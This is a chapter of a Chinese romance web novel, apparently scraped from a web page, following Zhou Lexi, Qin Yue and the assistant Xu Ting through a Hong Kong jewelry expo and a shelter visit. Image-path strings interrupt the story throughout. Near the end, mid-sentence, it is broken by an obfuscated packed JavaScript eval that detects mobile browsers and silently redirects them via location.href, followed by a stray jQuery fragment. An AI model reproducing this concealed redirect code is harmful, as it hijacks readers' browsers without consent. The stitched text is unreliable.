厉旭盯着她的背影:“急急忙忙干什么去……”包厢谈话继续,秦越的兴致却淡了几分,尤其当他的视线投向窗外,眼神渐渐冷凝下来。
以为合作已经十拿九稳的西装男人神色也跟着一紧,不知道发生了什么。
直到秦越终于重新开口,给予中肯评价:“调研很详细。”
得到准话,众人如释重负。
-
周乐惜第一次佩服自己的好视力。
隔着这么远都能一眼看见在绿荫道上走路的许亭。
“许亭——”
她的声音穿过夜色。
许亭只是顿了顿,步伐并没有因此停止下来,也没有加快。
“干嘛我越叫你越走呀?”
女孩的声音里带着几分娇憨的抱怨,听到这句,许亭不自觉地,放慢了脚步。
直到终于被身后由远及近的人拦在面前。
许亭垂下眼帘,目光落在她因为小跑而变得红扑扑的脸颊。
她每次出现都这么鲜活。
“找我有事?”
“一定要有事吗,我看到了你当然要过来跟你打声招呼啦。”
“我们不熟。”他的话无异于一盆从天而降的冷水。
“啊?”周乐惜瞪圆了眼,那双自信满满的眼睛里写满了不可思议:“我以为我们至少是朋友了呢!”
许亭沉默了。
他看着她,眼里第一次闪过一丝几不可察的波动。
甚至是……愧疚。
他刚才那四个字,或许真的有些重了。
但许亭并不习惯收回自己说过的话,也不擅长解释。
他垂下眼眸,声音冷而平静:“我没有朋友。”
周乐惜立刻道:“那我刚好可以做你的第一个朋友!”语气里满是真诚。
“可不可以嘛,许亭?”
她向前迈了一小步,声音放软。
周乐惜从小到大,很少遇到“不可以”的事情,她那双黑亮的眼睛像小钩子,只要轻轻一眨,轻易就能勾起旁人心甘情愿地妥协。
许亭又沉默了,不自觉移开目光。
周乐惜目不转瞬,她在心里默念三秒,一,二,三。
“……嗯。”
周乐惜笑了。
许亭抿着唇,重新掀眸,看着她的笑容。
气氛微妙之际,一道高大挺拔的身影从绿荫暗处缓步走了出来。
男人步伐沉稳,一双深眸淡淡扫了过来。
许亭最先看见秦越,以及他手中拎着的那个小巧的女士手包。
他一身沉肃,唯有手中的包是鲜亮的颜色,明明格格不入,偏偏他拎着它的姿态却又那么熟练自如。
毫无疑问,那是周乐惜的包。
许亭眼神微凝,情绪也瞬间收敛。
像是一汪才刚被激起涟漪的水面,立刻恢复往日冷寂。
许亭:“秦总。”
秦越目光沉静,淡淡点了点头作为回应,他对下属赏罚分明,既不过分亲近,也不会故意摆高冷架子。
秦越从不要求助理必须二十四小时待命,他们是人,不是机器。
工作之外的时间,他们是自由的,上司和下属亦可以是陌生人关系。
许亭握了握左肩的背包带,只看一眼周乐惜便垂眸:“我先走了。”
“啊好,”周乐惜朝他笑:“拜拜……”
许亭单薄的背影渐渐隐入夜色,周乐惜看着看着,脚步不自觉前倾。
她动了动腿,然而还没迈出半步,手腕忽然被一把扣住。
周乐惜愣了下,下意识转头,对上了秦越那双深沉、极具压迫感的眼睛。
他好像变了个人,却又转瞬即逝。
“……怎么了?”周乐惜有些茫然。
“不早了,我送你回家。”
秦越语气平静,扣着她的手腕没松,不给她拒绝的余地。
6. 最依赖
电梯停靠七楼,许亭走出来,沿着灯光泛白的走廊缓行,最后停在尽头的一间房门前,刷卡开门。
这座公寓的地理位置有些偏。
以信恒集团的薪资水平,哪怕身为实习期的工资也远超行业平均。
许亭可以租个地段更好的房子。
但他物欲极低,只要环境干净整洁便足够。
他在这座繁华的城市中生存,却没有任何归属感,他只不过是人海中寻常的一个。
学习,工作,日子循环往复,他不需要多余社交,更没有特别的爱好,生活平静得就像一潭死水。
洗过澡,许亭接了杯水站在窗边。
屋内一如既往静谧,可他的耳畔却始终响起另一道声音,眼前也不是窗外昏暗的夜,而是那张盈满笑意的脸庞。
她的存在感,无孔不入。
手机发出振动,进来一则消息。
是惜惜不是嘻嘻:[许亭,你到家了吗?]
紧接着是一个小狗探头的表情包。
许亭垂眸,点开周乐惜的头像。
一望无际的海,朝阳在她身后升起,女孩一身挂脖长裙被晨曦笼罩。
乌黑的发丝被海风轻轻撩起。
有些乱,却生动。
更夺目的是那张面对镜头,明媚灿烂,盈盈而笑的脸。
许亭静静凝视着,眸光微动。
-
八月底,港城举办国际珠宝展。
周乐惜很感兴趣,刚好周敏宜要去港城出差,于是姐妹俩预定同一个航班。
但没想到顾洲白也同行。
周乐惜歪歪头,指指自己:“我会不会太亮啦?”
周敏宜失笑,丢下未婚夫,揽住妹妹的肩膀:“姐姐下午没事,陪你一起看展。”
周乐惜立刻亲了亲姐姐的脸颊。
就算当电灯泡,那也是姐姐最宝贝的电灯泡!
航班刚落地港城。
周乐惜便接到了秦越的电话。
周乐惜爱玩,以前一放寒暑假就天南海北地去,秦越没接手信恒前,基本一次不落陪着她。
后来公事千头万绪,秦越分身乏术,好在周乐惜身边从不缺玩伴,乌灵也好旁人也好,都是一叫就成群结队。
没了秦越陪伴,周乐惜开始并不习惯,感受过秦越和自己方方面面的合拍,再对比别人的,哪怕是细微处也能感觉到差距。
但渐渐地周乐惜也还是习惯了。
秦越是不可能一直陪着她的。
唯一不变的是,周乐惜不管往哪飞,都习惯性地跟秦越报备。
有时候大小姐实在犯懒,便把堂堂秦家太子爷当‘导游’用,撒娇喊他哥哥,要他给她制定最佳行程,要他预订景色最好的酒店,要他从头到尾把什么都给她安排好。
秦越无有不允。
周乐惜也最依赖秦越。
听筒传来小姑娘娇气的声音,吐槽港城气候湿热,好想马上就能回到酒店再一头扎进顶层泳池里。
秦越听着,又问她几号返程,另一只手从容签着文件,笔锋利落。
周乐惜:“我要和姐姐去买鸡蛋仔冰激淋!挂啦!”
秦越淡笑一声,应了。
他在人前疏冷惯了,少有笑脸。
秦越挂断电话,文件也全部签好,合上,递给候在桌前的人,抬眸时眼底已敛去全部笑意。
许亭接过文件,就准备出去。
秦越:“许助理。”
许亭转身动作微顿。
秦越:“乐惜年纪轻,又被我纵得娇气,有什么冒犯你的地方,多包涵。”
“没有。”许亭脊背绷得笔直,喉结微动:“周小姐没有冒犯我。”
秦越看着他,目光掠过他紧绷的下颌线,最后停在那双平静无澜的眼睛上。
-
珠宝展在港城会展中心举办,场馆很大,周乐惜有目标,直接往高端珠宝展区走。
秦越的生日快到了。
这就是周乐惜此行的目的。
只是看来看去,都没有能让她一眼就相中的。
周乐惜是很相信第一眼感觉的人,真正能入她眼的,根本无需再看第二眼。
周敏宜看中了一枚高冰种的翡翠。
姐姐几乎没佩戴过翡翠,年纪还压不住,周乐惜疑惑一问,才知是买来送给顾洲白的母亲。
周乐惜又转了一圈,依旧没有心头好。
刚好后天港城有一场佳士得拍卖会要举办,她打算再去物色物色。
要还是找不到满意的,她就只能送一个拥抱给秦越了。
-
回到酒店,姐妹俩换好衣服正准备去吃烤肉,大堂里,一行人迎面走来。
为首的年轻男人西装笔挺,银丝眼镜透着斯文温润的气度。
看到她们,顾洲白侧首说了什么,身后跟着的随行人员默默散开。
顾洲白朝她们走来。
周乐惜乖巧喊人:“姐夫。”
顾洲白温和颔首,转向周敏宜:“订餐了吗?”
“还没。”周敏宜轻声回答:“我和惜惜准备出去吃。”
像是才想起似的,周敏宜生硬地补充:“你要一起去吗?”
顾洲白绅士笑笑,婉拒道:“我稍后还有公事,你们去吧。”
有他加入,姐妹俩会没那么自在。
上车后,周乐惜歪头打量周敏宜,有些疑惑道:“姐,我怎么感觉你跟姐夫怪怪的,好像不太熟的样子。”
顾洲白是周敏宜自己挑选的结婚对象,大学同学,门当户对,双方家长也都满意。周敏宜只是笑笑,没作解释。
白天是不熟,晚上挺熟的。
-
拍卖会结束的午后,周乐惜这颗电灯泡很有眼色地先行返程了。
落地海市机场,司机来接。
回到家,秦越的视频通话打了过来。
周乐惜在他面前向来随性,没什么正形地趴在沙发上就接下了。
周乐惜说起在珠宝展虽然零个收获,但是在拍卖会上收了几样心头好。
秦越走到窗边,目光专注地看着她粉唇张合,喋喋不休。
谈及自己感兴趣的东西,她总是眉飞色舞,眼里有着光芒。
就像,她在他面前屡次提起许亭的时候一样。
周乐惜维持着趴卧的姿势,把下巴搁在交叠的手背上。
直到肖姨端着甜汤走进来,叫了她一声,周乐惜抬头去看,同一瞬间,居家服领口下滑开来。
一抹晃眼的雪白,饱满而丰盈。
秦越手指微紧,握住手机,停顿两秒,不动声色地移开目光。
周乐惜一骨碌坐了起来,抱着瓷碗用勺子喝甜汤,偶尔回头瞥一眼竖立在沙发旁的手机。
“哥哥,你什么时候回来?”她问他。
“下周。”秦越应她。
嗓音里多了几分难以察觉的沙哑。
周乐惜刚回海市,凑巧,秦越也刚飞京市出差。
送给秦越的礼物还需要‘加工’,周乐惜盘算着他回来的时间。
她一向藏不住事儿,礼物做好了就迫不及待想送出去,不必非等到秦越生日那天才亮相。
于是接下来几天,周乐惜都乖乖猫在家,大门不出待在书房专心捣鼓。
送给秦越的,她从不马虎。
哪怕真的只是送他一个拥抱,周乐惜也会用最真诚的心意去拥抱他。
-
阳光刺眼,午觉起来,周乐惜照旧进书房忙碌。
伸了个懒腰,周乐惜往椅背靠,随手拿起手机,想看一眼时间。
一看到星期六三个字,她才想起一件事,倏地站起身。
肖姨端着刚切好的水果就要上楼,就见周乐惜风一样从楼梯下来,直冲大门。
“什么事这么急呀,”肖姨追到门口,不放心叮嘱:“开车慢点!”
周乐惜从车窗探出手摇了摇。
肖姨望着远去的轿车,摇头轻笑。
宾利一路穿过城市高楼,驶入郊区。
最后停在挂牌[爪爪流浪动物救助基地]大门口。
周乐惜下车,走进去。
两栋两层高的小平房伫立在南侧,中间是千平草地,阳光正好,浅池波光粼粼。
虽然地方简朴,但此刻正在草地上或散步或追逐的猫狗们一只只都膘肥体壮。
一看就知道基地的人把它们养得很好,钱也都是花在刀刃上的。
周乐惜很满意。
周乐惜扫视一圈,果然看到一个清瘦身影抱着一只猫半蹲在草坪上。
她悄悄走过去,在他左肩拍了拍。
许亭回头。
“在这呢!”
周乐惜站在他右边,一脸俏皮。
许亭错愕:“你……”
“又见面啦许亭!”
周乐惜马上说:“这次我承认,我就是专门来找你的!”
许亭默了默,几度欲言又止:“你怎么知道我在这?”
周乐惜理所当然地晃了晃手机:“你的朋友圈转发过这家基地的公众号文章。”
许亭沉默了。
周乐惜看向许亭怀里的三花猫:“元宝怎么啦?”
“跟其他猫打架,脸被抓伤了,不过没事。”话顿,许亭错愕看向她:“你怎么知道它叫元宝?”“我为什么不知道。”
周乐惜挺
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179124|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
直腰,像统治猫猫狗狗的教主般阔气一挥:“我是它们的金主姐姐!”
许亭:“……?”
“周小姐?”
平房里走出一位四十来岁的中年女人,见到周乐惜便惊喜地迎上前:“您今天怎么过来了?”
周乐惜笑道:“好久没来了,顺路过来看看。”
“您快里面请,这个季度的账本刚整理好,我正要给您发过去呢。”
周乐惜摆摆手:“不急不急,我不是来查账的,你们我还信不过嘛。”
三花从许亭怀里挣脱,尾巴高高翘起,亦步亦趋地跟在周乐惜身后。
周乐惜瞥见,顺势弯腰将它捞进怀里抱着。
周围的小猫小狗们像是得到召唤,纷纷跟了上去,宛如浩浩荡荡的忠实金主信徒们。
基地的负责人叫萍姐,是周乐惜两年前认识的,当时救助中心濒临倒闭,萍姐上网发帖求助。
恰好被爱冲浪的周乐惜刷到了。
